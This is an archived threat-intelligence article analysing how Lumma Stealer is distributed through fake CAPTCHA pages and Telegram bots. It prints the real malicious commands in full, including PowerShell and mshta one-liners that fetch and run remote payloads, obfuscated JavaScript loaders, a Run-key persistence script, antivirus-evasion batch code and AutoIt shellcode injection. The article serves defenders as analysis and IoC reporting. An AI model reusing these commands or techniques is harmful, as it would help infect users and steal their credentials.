
Lumma Stealer – Tracking distribution channels

By Elsayed Elrefaei

Published: 2025-04-21 · Archived: 2026-04-06 00:35:04 UTC

Introduction

The evolution of Malware-as-a-Service (MaaS) has significantly lowered the barriers to entry for cybercriminals, with information stealers becoming one of the most commercially successful categories in this underground economy. Among these threats, Lumma Stealer has emerged as a particularly sophisticated player since its introduction in 2022 by the threat actor known as Lumma. Initially marketed as LummaC2, this information stealer quickly gained traction in underground forums, with prices starting at $250. As of March 2025, its presence on dark web marketplaces and Telegram channels continues to grow, with over a thousand active subscribers.



LummaC2 seller's official website


Lumma delivery usually involves human interaction, such as clicking a link, running malicious commands, etc. Recently, while investigating an incident as part of our incident response services, our Global Emergency Response Team (GERT) encountered Lumma on a customer's system. The analysis revealed that the incident was triggered by human interaction, namely the user was tricked into executing a malicious command by a fake CAPTCHA page. In this article, we will review in detail how the fake CAPTCHA campaign works and share a list of IoCs that we discovered during our analysis and investigation of the campaign. Although we already described this distribution method in an earlier article, more details about this campaign have been discovered since then.

Lumma Stealer's distribution vectors

Lumma Stealer's distribution methods are diverse, using common techniques typically seen in information-stealing malware campaigns. Primary infection vectors include phishing emails with malicious attachments or links, as well as trojanized legitimate applications. These deceptive tactics trick users into executing the malware, which runs silently in the background harvesting valuable data. Lumma has also been observed using exploit kits, social engineering, and compromised websites to extend its reach and evade detection by security solutions. In this article, we'll focus mainly on the fake CAPTCHA distribution vector.

This vector involves fake verification pages that resemble legitimate services, often hosted on platforms that use Content Delivery Networks (CDNs). These pages typically masquerade as frequently used CAPTCHAs, such as Google reCAPTCHA or Cloudflare CAPTCHA, to trick users into believing they are interacting with a trusted service.

Fake CAPTCHA distribution vectors



Fake CAPTCHA distribution scheme

There are two types of resources used to promote fake CAPTCHA pages:


- **Pirated media, adult content, and cracked software sites**. The attackers clone these websites and inject malicious advertisements into the cloned page that redirect users to a malicious CAPTCHA.
- **Fake Telegram channels for pirated content and cryptocurrencies.** The attackers create Telegram channels with names containing keywords related to cryptocurrencies or pirated content, such as software, movies, etc. When a user searches for such content, the fraudulent channels appear at the top of the search. The attackers also use social media posts to lure victims to these channels. When a user joins such a channel, they are prompted to complete an identity verification via a fraudulent "Safeguard Captcha" bot.

Safeguard Captcha bot

Once the user clicks the *Verify* button, the bot opens a pop-up page with a fake CAPTCHA.

Fake CAPTCHA page

Users are presented with a pop-up page that looks like a standard CAPTCHA verification, prompting them to click *I'm not a robot*/*Verify*/*Copy* or some similar button. However, this is where the deception begins.



Fake CAPTCHA page examples

Fake page malicious content

When the *I'm not a robot/Verify/Copy* button is clicked, the user is instructed to perform an unusual sequence:

- Open the *Run* dialog(Win+R)
- Press *Ctrl+V*
- Hit *Enter*

Without the user's knowledge, clicking the button automatically copies a PowerShell command to the clipboard. Once the user pastes the command into the *Run* dialog and presses Enter, the system executes the command.

```
powershell.exe -W Hidden -command $url = 'https://win15.b-cdn.net/win15.txt'; $response = Invoke-WebRequest -Uri $url -
UseBasicParsing; $text = $response.Content; iex $text
```

```
powershell -w hidden "[Text.Encoding]::UTF8.GetString([Convert]::FromBase64String('aWV4IChpd3IgJ2h0dHBzOi8v…=')) | iex"
```

```
cmd /c start /min powershell -NoProfile -WindowStyle Hidden "iwr 'https://serviceverifcaptcho.com/tos2.js' | iex" # I am not a
robot: Cloudflare Verification ID: 5FZ-41P
```

```
mshta https://github.com/muhammadshahblis/mp4movies2/releases/download/312313/mimipod.mp4
```

Examples of scripts copied to the clipboard and executed via the Run dialog

The command may vary slightly from site to site and changes every few days, but it is typically used to download Lumma Stealer from a remote server, which is usually a known CDN with a free trial period or a legitimate code hosting and collaboration platform such as GitHub, and begin the malware installation process. Let's take a closer look at this infection chain using the following command that was executed in our customer's incident as an example:

```
powershell.exe -W Hidden -command $url = 'https://win15.b-cdn.net/win15.txt'; $response = Invoke-WebRequest -
Uri $url -UseBasicParsing; $text = $response.Content; iex $text
```

Command triggering Lumma's infection chain

The command is rather simple. It decodes and runs the contents from the remote *win15.txt* file hosted at *https[:]//win15.b-cdn[.]net/win15.txt*. The *win15.txt* file contains a Base64-encoded PowerShell script that then downloads and runs the Lumma Stealer. When decoded, the malicious PowerShell script looks like this:

```
$pMEM77sS='https://win15.b-cdn.net/win15.zip';
$PaSktMwO=$env:APPDATA+'\oCDTWYu';
$vdRWSY7t=$env:APPDATA+'\FylC6zX.zip';
$joAdpV2D=$PaSktMwO+'\Set-up.exe';
if (-not (Test-Path $PaSktMwO)) {
    New-Item -Path $PaSktMwO -ItemType Directory
};
Start-BitsTransfer -Source $pMEM77sS -Destination $vdRWSY7t;
Expand-Archive -Path $vdRWSY7t -DestinationPath $PaSktMwO -Force;
Remove-Item $vdRWSY7t;
Start-Process $joAdpV2D;
New-ItemProperty -Path 'HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run' -Name '5TQjtTuo' -Value
$joAdpV2D -PropertyType 'String';
```

Contents of win15.txt

The script performs the following actions:

1. 1 **Downloads the malware**. It downloads the *win15.zip* file from *https[:]//win15.b-cdn[.]net/win15.zip* to *[User Profile]\AppData\Roaming\bFylC6zX.zip*.
2. 2 **Extracts the malware**. The downloaded ZIP file is extracted to *C:\Users\[User]\AppData\Roaming\7oCDTWYu*, a hidden folder under the user's *AppData* directory.

3. 3 **Executes the malware**. The script runs the *Set-up.exe* file from the unpacked archive, which is now located at *C:\Users\[User]\AppData\Roaming\7oCDTWYu\Set-up.exe*.
4. 4 **Establishes persistence mechanism.** The script creates an entry in the Windows Registry for persistency, ensuring that the malware runs every time the system starts. The registry key is added under *HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run*. The key name is *5TQjtTuo*, with the value pointing to *Set-up.exe*.

However, in some cases, the malware delivery mechanism can be more complex. In the following example, the delivery script is a JavaScript code hidden in what looks like an *.mp3* file (other file formats such as *.mp4* and *.png* have also been used). In fact, in addition to the JavaScript, the file may contain a corrupt *.mp3/.mp4* file, legitimate software code, or just random data.

The script is executed using the Microsoft HTML Application engine *mshta.exe* by prompting the user to paste the following command into the *Run* dialog box:

```
mshta https://github.com/muhammadshahblis/blabla/releases/download/1231233/never.mp3
```

Command triggering JS-based infection chain

The *mshta* command parses the file as an HTA file (Microsoft HTML Application) and executes any JavaScript code within the *<script>* tag, triggering the following infection chain:

Layer (1)

The JS script inside the *.mp3* file is executed by *mshta*.

```
sl=102;vm=117;BY=110;pr=99;FY=116;Wv=105;Uu=111;RT=32;OE=104;UR=107;jf=87;xF=40;VR=112;tQ=73;PL=41;Kw=123;fD=11
var Kwb = String.fromCharCode(sl,vm,BY,pr,FY,Wv,Uu,BY,RT,OE,UR,jf,xF,sl,VR,tQ,PL,Kw,fD,eS,Hf,RT,  ...
eval(Kwb)
window.close();
```

JS script within the never.mp3 file

Layer (2)

After calculating the *Kwb* value, the following script is obtained, which is then executed by the *eval* function.

```
function hkW(fpI) {
    var AAi = "";
    for (var akj = 0; akj < fpI.length; akj++) {
        var GUS = String.fromCharCode(fpI[akj] - 823);
        AAi = AAi + GUS }
    return AAi };
var zzI = hkW([935, 934, 942, 924, 937, 938, 927, 924, 931, 931, 869, 924, 943, 924, 855, 868, 942, 855, 872,
855, 868, 924, 935, 855, 908, 933, 937, 924, 938, 939, 937, 928, 922, 939, 924, 923, 855, 868, 933, 934, 935,
855, 859, 903, 889, 942, 905, 855, 884, 855, 862, 890, 892, 890, 888, 880, 880, 891, 877, 890, 891, 890, 880,
889, 890, 890, 888, 891, 880, 891, 873, 890, 878, 891, 879, 890, 891, 891, 874, 891, 873, 879, 875, 888, 890,
891, 876, 890, 893, 879, 890, 879, 879, 888, 888, 891, 873, 890, 892, 880, 871, 879, 875, 879, 879, 890, 877,
891, 873, 890, 892, 879, 891, 891, 893,  ...
var kXN = hkW([910, 906, 922, 937, 928, 935, 939, 869, 906, 927, 924, 931, 931]);
var FrZ = new ActiveXObject(kXN).Run(zzI, 0, true);
```

Layer (2) JS script

Layer (3)

After calculating the values for *kXN* and *zzI*, the final ActiveX command is built and executed. It contains an encoded PowerShell script in the *$PBwR* variable.

```
var FrZ = new ActiveXObject('WScript.Shell').Run("powershell.exe -w 1 -ep Unrestricted -nop $PBwR =
'CECA99D6CDC9BCCAD9D2C7D8CDD3D284ACD5CF8C88AAD2CE908488C6D2CE8DDFD7C78488AAD2CE848  ... ';function Hqk
($OavYmkrE){-join (($OavYmkrE -replace '..','0x$& ') -split ' ' | % {[char]([int]$_-100)})};$uwxNhbo =
Hqk($PBwR);& $uwxNhbo.Substring(4,3) $uwxNhbo.Substring(7)", 0, true);
```

Deobfuscated Layer (2) JS script

Layer (4)

After decoding the PowerShell script, we found that its main purpose is to download and execute another PowerShell file from the C2 path *hXXps://connect[.]klipfuzj[.]shop/firefire[.]png*.

```
&ieX
function Hqk($Fnj, $bnj){sc $Fnj $bnj -Encoding Byte};
function tdA($KpL){$SFO = New-Object (ojM @(120,143,158,88,129,143,140,109,150,147,143,152,158));$bnj =
$SFO.DownloadData($KpL);return $bnj}; #Net.WebClient
function ojM($Brm){($Brm |%{ [char]($_ - 42) }) -join ''};
function KeE(){$QwU = $env:AppData + '\';;
Start-Process "C:\Windows\SysWow64\WindowsPowerShell\v1.0\powershell.exe" -ArgumentList "-w hidden -ep bypass
-nop -Command `"iex ((New-Object
System.Net.WebClient).DownloadString('https://connect.klipfuzj.shop/firefire.png'))`"" -WindowStyle
Hidden;;;}
KeE;
```

Decrypted Layer (3) PowerShell script

Analysis for firefire.png

The file *firefire.png* is a huge PowerShell file (~31MB) with several layers of obfuscation and anti-debugging. After deobfuscating and removing unnecessary code, we could see that the main purpose of the file is to generate and execute an encrypted PowerShell script as follows:

```
$gdfsodsao = ($nBvbX -as [Type]).($uAbgxk).($XVscmIKukzpta)($ioyXlmeacuUnLR).($RxVmQrOc)($RnbkertNgBoSQs, ($yvC
@($ZyQaAImS, [string]$yNtqPOepgMaKD))


[Byte[]]$dsahg78das =
83,50,53,122,68,84,111,48,76,68,48,119,98,66,99,119,73,68,119,103,80,105,111,120,74,48,57,110,66,65,81,68,66,66
...

function fdsjnh {
    $arrMath = New-Object System.Collections.ArrayList;
    for ($i = 0; $i -le $dsahg78das.Length-1; $i++) {
        $arrMath.Add([char]$dsahg78das[$i]) | Out-Null
    };
    $z = $arrMath -join "";
    $enc = [System.Text.Encoding]::UTF8;
    $xorkey = $enc.GetBytes("$gdfsodsao");
    $string = $enc.GetString([System.Convert]::FromBase64String($z));
    $byteString = $enc.GetBytes($string);
    $xordData = $(for ($i = 0; $i -lt $byteString.length; ) {
        for ($j = 0; $j -lt $xorkey.length; $j++) {
            $byteString[$i] -bxor $xorkey[$j];
            $i++;
            if ($i -ge $byteString.Length) {$j = $xorkey.length}
            }
        });
    $xordData = $enc.GetString($xordData);
    return $xordData
}
```

firefire.png

The decryption key is the output of the *Invoke-Metasploit* command, which is blocked if the AMSI is enabled. As a result, an error message is generated by the AMSI: *AMSI_RESULT_NOT_DETECTED*, which is used as the key. If the AMSI is disabled, the malware will fail to decrypt the script.

The decrypted PowerShell script is approximately 1.5MB in size and its main purpose is to create and run a malicious executable file.

```
$a = "TVqQAAMAAAAEAAAA//8AALgAA  ... "
$bytes = [System.Convert]::FromBase64String($a);
[Reflection.Assembly]$assembly = [System.AppDomain]::CurrentDomain.Load($bytes) # Load Assembly
$assembly.EntryPoint.Invoke($null, @())
```

Decrypted PowerShell script

Infection methods and techniques

Lumma Stealer has been observed in the wild using a variety of infection methods, with two primary techniques standing out in its distribution campaigns: DLL sideloading and injection of a malicious payload into the overlay section of legitimate free software. These techniques are particularly effective at evading detection because they exploit the trust that users place in widely used applications and system processes.

- **DLL sideloading**

DLL sideloading is a well-known technique where malicious dynamic link libraries (DLLs) are loaded by a legitimate application. This technique exploits vulnerabilities or misconfigurations in software that inadvertently load DLL files from untrusted directories. Attackers can drop the Lumma Stealer DLL in the same directory as a trusted application, causing it to load when the application is executed. Because the malicious DLL is loaded in the context of a trusted process, it is much harder for traditional security measures to detect the intrusion.

- **Injection of malicious payload into the overlay section of software**

  Another method commonly used by Lumma Stealer is to inject a malicious payload into the overlay section of free software. The overlay section is typically used for legitimate software functionality, such as displaying graphical interfaces or handling certain input events. By modifying this section of the software, the adversary can inject the malicious payload without disrupting the normal operation of the application. This method is particularly insidious because the software continues to appear legitimate while the malicious code silently executes in the background. It also helps the malware evade detection by security tools that focus on system-level monitoring.

Both of these methods rely on exploiting trusted applications, which significantly increases the chances of successful infection. These techniques can be used in combination with others, such as phishing or trojanized software bundles, to maximize the spread of Lumma Stealer to multiple targets.

Sample analysis

To demonstrate how the Lumma Stealer installers work and the impact on systems and data security, we'll analyze the stealer sample we found in the incident at our customer. This sample utilizes the overlay injection technique. Below is a detailed breakdown of the infection chain and the various techniques used to deploy and execute Lumma Stealer.

Initial execution and self-extracting RAR (SFX)

The initial payload in this sample is delivered as *ProjectorNebraska.exe*, which consists of a corrupt legitimate file and the malware in the overlay section. It is executed by the victim. Upon execution, the file extracts and runs a self-extracting RAR (SFX) archive. This archive contains the next stage of the infection: a Nullsoft Scriptable Install System (NSIS) installer. NSIS is a widely used tool for creating Windows installers.

NSIS installer components

The NSIS installer drops several components that are critical to the malware's execution:

```
+——DiscAcceptance (Directory)
|       Holmes
|       Italy
|       Lying
|       Oclc
|       Sitting
|
\——RememberedRiver (Directory)
|       Fa
|       Hose
|       Ink
|       Not
|       Proc
|       Responded
|       True
+——
```

NSIS installer components

These include AutoIt components and an obfuscated batch script loader named *Hose.cmd*. The following AutoIt components are dropped:

- **Fragments of a legitimate AutoIt executable**: These are pieces of a genuine AutoIt executable that are dropped to the victim's system, and then reassembled during the infection process.
- **Compiled AutoIt script**: The compiled script carries the core functionality of Lumma Stealer, including operations such as credential theft and data exfiltration.

These components are later reassembled into the final executable payload using the batch script loader that concatenates and executes the various fragments.

Hose.cmd orchestrates the final steps of the malware's execution. Below is a breakdown of its key components (after deobfuscation):

```
@echo off
Set RUSCIrmPcMN=Suggests.pif
Set HBwrbuyWKNvxuwCpxHIVEtaYLfLQyUaosy=
tasklist | findstr /I "wrsa opssvc" & if not errorlevel 1 ping -n 198 127.0.0.1
Set /a Realtor=195402
:: Check for security products and adjust paths if detected
tasklist |findstr /I avastui avgui bdservicehost nswscsvc sophoshealth & if not errorlevel 1 Set RUSCIrmPcMN=AutoIt3.exe & Set HBwrbuyWKNvxuwCpxHIVE
:: Extract filtered content from the Sitting file
findstr /V "OptimumSlipProfessionalsPerspective" Sitting > 195402\Suggests.pif
:: Combine Suggests.pif with Oclc file to assemble the payload
copy /b 195402\Suggests.pif + Oclc 195402\Suggests.pif
cd 195402
:: Concatenate all payload components to create the final executable
cmd /c copy /b ..\Italy + ^
    ..\Holmes + ^
    ..\True + ^
    ..\Lying + ^
    ..\Responded + ^
    ..\Proc + ^
    ..\Fa + ^
    ..\Not + ^
    ..\Ink ^
    h.a3x
:: Execute the final payload
start /I Suggests.pif h.a3x
:: Wait before exit
choice /d y /t 5
```

Deobfuscated batch script code

ProjectorNebraska.exe	6912	0.06	12.05 MB	DESKTOP-CH...\rootk1d		"E:\Samples\ProjectorNebraska.exe"
cmd.exe	2412		5.14 MB	DESKTOP-CH...\rootk1d	Windows Command Processor	"C:\Windows\System32\cmd.exe" /c move Hose Hose.bat & Hose.bat
conhost.exe	3340		6.55 MB	DESKTOP-CH...\rootk1d	Console Window Host	\??\C:\Windows\system32\conhost.exe 0x4
Suggests.pif	3584		6.45 MB	DESKTOP-CH...\rootk1d	AutoIt v3 Script	Suggests.pif h
choice.exe	2568		1.34 MB	DESKTOP-CH...\rootk1d	Offers the user a choice	choice /d y /t 5


Process tree after executing the batch script

The batch script performs the following actions:

- **Security product evasion**
  - The script scans for the presence of security software (SecureAnywhere and Quick Heal AntiVirus) using the *tasklist* If either of them is detected, it delays execution via the *ping -n 198* command, which pings localhost 198 times. This trick is used to avoid sandbox detection, as the sandbox typically exits before the script completes the *ping* task.
  - The script checks for the presence of any of the following: Avast, AVG, McAfee, Bitdefender, Sophos, using the *tasklist* If one of them is detected, it keeps the executable name for AutoIt as *AutoIt3.exe*; otherwise, it renames it to *Suggests.pif*.
- **Environment setup and payload preparation.** It sets environment variables for the AutoIt executable and the final payload. It also creates a working directory named *195402* in the *Temp* directory to store malicious components.
- **Obfuscation and extraction.** The script filters and cleans a file named *Sitting* from the NSIS installer by removing the string *OptimumSlipProfessionalsPerspective*, and storing the result as *Suggests.pif*. It then uses the *copy /b* command to merge *Suggests.pif* with an additional component from the NSIS installer named *Oclc* into the AutoIt executable, saving it again as *Suggests.pif*.
- **Payload assembly.** It concatenates multiple files from the NSIS installer: *Italy, Holmes, True*, etc. to generate the final executable with the name *h.a3x*, which is an AutoIt script.
- **Execution of Lumma Stealer.** Finally, the script runs *Suggests.pif*, which in turn executes *h.a3x*, triggering the AutoIt-based execution of Lumma Stealer.

AutoIt script analysis

During the analysis, the AutoIt Extractor utility was used to decompile and extract the script from the *h.a3x* file. The script was heavily obfuscated and required additional deobfuscation to get a clean and analyzable .au3 script. Below is the analysis of the AutoIt loader's behavior.



AutoIt script extraction

Anti-analysis checks

The script begins by validating the environment to detect analysis tools or sandbox environments. It checks for specific computer names and usernames often associated with testing environments.

```
(Call("EnvGet", "COMPUTERNAME") = "tz")
(Call("EnvGet", "COMPUTERNAME") = "NfZtFbPfH")
(Call("EnvGet", "COMPUTERNAME") = "ELICZ")
(Call("EnvGet", "USERNAME") = "test22")
```

Environment validation

It then checks for processes from popular antivirus tools such as Avast (*avastui.exe*), Bitdefender (*bdagent.exe*), and Kaspersky (*avp.exe*).

```
ProcessExists("avastui.exe")
ProcessExists("bdagent.exe")
ProcessExists("avp.exe")
```

Anti-AV checks

If any of these conditions are met, the script halts execution to evade detection.

Executing loader shellcode

If the anti-analysis checks are passed, the script dynamically selects 32-bit or 64-bit shellcode based on the system architecture, which is located in the *$vinylcigaretteau* variable inside the script. To do this, it allocates executable memory and injects the shellcode into it. The shellcode then initializes the execution environment and prepares for the second-stage payload.

```
$siliconaccompanying = Execute("@AutoItX64")
If $siliconaccompanying Then
    Local $vinylcigaretteau = "0x9090554889C8..."  ; 64-bit shellcode
Else
    Local $vinylcigaretteau = "0x90905531C057..."  ; 32-bit shellcode
EndIf

$sickturner = DllStructCreate("byte[" & Call("BinaryLen", $vinylcigaretteau) & "]",
    DllCall("kernel32.dll", "ptr", "VirtualAlloc",
        "ptr", 0x0,
        "ulong_ptr", Call("BinaryLen", $vinylcigaretteau),
        "dword", 0x1000,  # MEM_COMMIT
        "dword", 0x40)[0x0])  # PAGE_EXECUTE_READWRITE

DllStructSetData($sickturner, 0x1, $vinylcigaretteau)
If $siliconaccompanying Then
    DllCallAddress("none", DllStructGetPtr($sickturner) + $relatedurlscompressed, ...)
Else
    DllCall("user32.dll", "uint", "CallWindowProc", ...)
EndIf
```

